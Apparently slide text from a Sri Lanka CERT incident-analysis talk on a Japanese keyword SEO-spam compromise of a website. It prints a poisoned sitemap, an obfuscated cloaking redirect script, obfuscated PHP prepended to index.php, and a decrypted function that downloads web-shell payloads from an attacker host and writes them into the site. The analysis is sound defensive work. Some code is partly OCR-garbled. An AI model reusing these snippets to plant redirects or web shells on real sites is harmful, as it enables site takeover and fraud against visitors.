


Recent Advances Keyword Hacks & SEO Spam Tactics



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Sri Lanka CERT



Word cloud containing various cybersecurity terms: ENCRYPTION, PHISHING, EXPLOIT, Ransomware, Authentication, Malware, Firewall, Data Breach, Social Engineering, Access Control, Botnet, Endpoint Security, and others.

WHO I AM I?

Charuka Damunupola
Lead Information Security Engineer

MSc. in Cybersecurity (Australia)

BSc. in Computer Science (Ireland),

Certified Hacking Forensic Investigator (CHFI),

Certified Penetration Tester (CPT),

Red Hat Certified System Administrator (RHCSA)




AGENDA

1. Introduction
2. What is the Keyword Hack
3. Incident Analysis
4. How is the attack carried out
5. How to verify the site is affected
5. Remediation
7. How to prevent the attack in the future


BACKGROUND OF THE INCIDENT

- This incident was notified to Sri Lanka CERT by one of the victim organization.
- Google search results was shown for the affected organizational website with Japanese strings.



WHAT IS THE KEYWORD HACK

- Also known as Japanese Search Spam
- It is a type of SEO
- The Japanese keywords hack typically creates new pages with japanese text
- Malicious cyber-entities make use SEO position by replacing content with massive amounts of Chinese or Japanese links.
- These outbound links lead to a less-than-safe counterfeit website.
- The hackers who injected the masses of marketplace links will gain revenue from unwitting participants clicking on them.




INCIDENT ANALYSIS

- The affected website search results of google contains several unusual sentences in Japanese language.
- Most of the search results are directed to Japanese e-commerce web sites which are available in affected website.




INCIDENT ANALYSIS CONT.

- Japanese characters in the Google search results of the website



INCIDENT ANALYSIS CONT.



```
<?xml version="1.0" encoding="UTF-8" ?>
<urlset xmlns="http://www.sitemaps.org/schemas/sitemap/0.9" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.sitemaps.org/schemas/sitemap/0.9 http://www.sitemaps.org/schemas/sitemap/0.9/sitemap.xsd">
  <url>
    <loc>https://[redacted].lk/</loc>
    <lastmod>2021-08-25T15:52:05+00:00</lastmod>
    <changefreq>daily</changefreq>
    <priority>0.1</priority>
  </url>
  <url>
    <loc>https://[redacted].lk/23687oxuw075676707rw977671106</loc>
    <lastmod>2021-08-25T15:52:05+00:00</lastmod>
    <changefreq>daily</changefreq>
    <priority>0.1</priority>
  </url>
  <url>
    <loc>https://[redacted].lk/25948oxuweip25qoshine</loc>
    <lastmod>2021-08-25T15:52:05+00:00</lastmod>
    <changefreq>daily</changefreq>
    <priority>0.1</priority>
  </url>
  <url>
    <loc>https://[redacted].lk/32956oxuwtr-14eo65956</loc>
    <lastmod>2021-08-25T15:52:05+00:00</lastmod>
    <changefreq>daily</changefreq>
  </url>
</urlset>
```

This is a common tactic in SEO poisoning attacks, where attackers manipulate the sitemap and metadata to force search engines to index unauthorized content.




INCIDENT ANALYSIS CONT.




Search engines index malicious or irrelevant pages (e.g., Japanese e-commerce sites)


METHOD OF CONCEALMENT OR CLOAKING



Normal User



Search Engine Crawle



```
241oybjc5000xy27819.html
1 <!DOCTYPE html><html><head><meta charset="utf-8"><title>
【マラソンでポイント最大43.5倍】コンパクトリビングダイニングセット Roche ロシI
3点セット (テーブル+ソファ1脚+アームソファ1脚) 左アーム W150</title><meta http-equiv="refresh"
content="0;
url=https://offenddacron.top/index.php?main_page=product_info&products_id=241" />
</head><body><script>eval(('if(/'+(''+googl'+e+'|'+ya+'hoo'+|bing'+|aol'+))/i'+
'.t'+e+'st(do'+cu+'ment.'+ref+'er'+r+'er)) {'+wi+'n'+dow.'+se'+tTime+'o'+u'
+t'+(fu+'nct'+io+'n('+') {top+'.loca+'tion.'+h+'ref="'+https+':/'+/of'+fen'+
'ddac'+ro+'n.to'+p/'+index+'.ph'+p?m'+ain+'_page'+=prod'+uc'+t_inf'+os'+pr'+
'oduc'+ts_'+id=24'+l"}, '+1000'+'))).replace(/####/g, '\'))</script><noscript><meta
http-equiv="refresh" content="0;
url=https://offenddacron.top/index.php?main_page=product_info&products_id=241" />
</noscript></body></html>
```



INCIDENT ANALYSIS CONT.

```
[root@124-43-131-34 public_html]# pwd
/home/epflk/public_html
[root@124-43-131-34 public_html]# date
Tue Aug 24 12:38:55 +0530 2021
[root@124-43-131-34 public_html]# ls -lh index.php
-r--r--r--. 1 root root 8.2K May 16 12:39 index.php
[root@124-43-131-34 public_html]# head index.php
<?php $wOWjEKmKQdXI='y(3;)whcx)8$4mb dklqog5sprlua=z_/0i9tvf_"76*.2n[je';$q
-1)].$wOWjEKmKQdXI[(1*49)].$wOWjEKmKQdXI[((10*1)+18)].$wOWjEKmKQdXI[(14+22)
.$wOWjEKmKQdXI[(684/18)].$wOWjEKmKQdXI[(23+4)].$wOWjEKmKQdXI[(72-(33-7))].$
$wOWjEKmKQdXI[(65-(62-31))].$wOWjEKmKQdXI[(26-6)].$wOWjEKmKQdXI[((27*2)-8)]
dXI[(2*4)].$wOWjEKmKQdXI[(29*1)].$wOWjEKmKQdXI[(160/4)];$MYtraky2482=$wOWjE
KmKQdXI[(6+(1*(95/19)))].$wOWjEKmKQdXI[(140/5)].$wOWjEKmKQdXI[(522/18)].$wO
```



The analysis revealed

- 'index.php' file located in 'home/epflk/public_html/index.php' has been modified
- prepended an encrypted malicious code in to this file

INCIDENT ANALYSIS CONT.

```
function write() {  
    $writel = get("http://hello.turnedpro.xyz/writel.txt");  
    $write2 = get("http://hello.turnedpro.xyz/write2.txt");  
    $shell_postfs = get("http://hello.turnedpro.xyz/mm1.txt");  
    $shell_load = get("http://hello.turnedpro.xyz/mm2.txt");  
    $ht_content = file_get_contents(".htaccess");  
    $index_content = file_get_contents("index.php");  
    $loader_php = "wp-includes/template-loader.php";  
    $load_php = "wp-includes/load.php";  
    $font_editor_php = "wp-includes/SimplePie/font-editor.php";  
    if (!is_dir("css")) {  
        mkdir("css", 0755, true);  
    }  
    file_put_contents("css/load.php", $shell_load);  
}
```

Decrypted version of
index.php contains 3
suspicious function
calls:

- i. wp-includes/template-loader.php
- ii. wp-includes/load.php
- iii. wp-includes/SimplePie/font-editor.php



INCIDENT ANALYSIS CONT.

'template-loader.php', 'load.php' and 'font-editor.php' files are also infected with malicious code

```
[root@124-43-131-34 public_html]# pwd
/home/      /public_html
[root@124-43-131-34 public_html]# date
Tue Aug 24 12:38:55 +0530 2021
[root@124-43-131-34 public_html]# ls -lh index.php
-r--r--r--. 1      8.2K May 16 12:39 index.php
[root@124-43-131-34 public_html]# head index.php
<?php $wOWjEKmKQdXI='y(3;)whcx)8$4mb dk1qog5sprlua=z_/O19tvf_"76*.2n[je';$q
-1)].$wOWjEKmKQdXI[(1*49)].$wOWjEKmKQdXI[((10*1)+18)].$wOWjEKmKQdXI[(14+22)
.$wOWjEKmKQdXI[(684/18)].$wOWjEKmKQdXI[(23+4)].$wOWjEKmKQdXI[(72-(33-7))].$
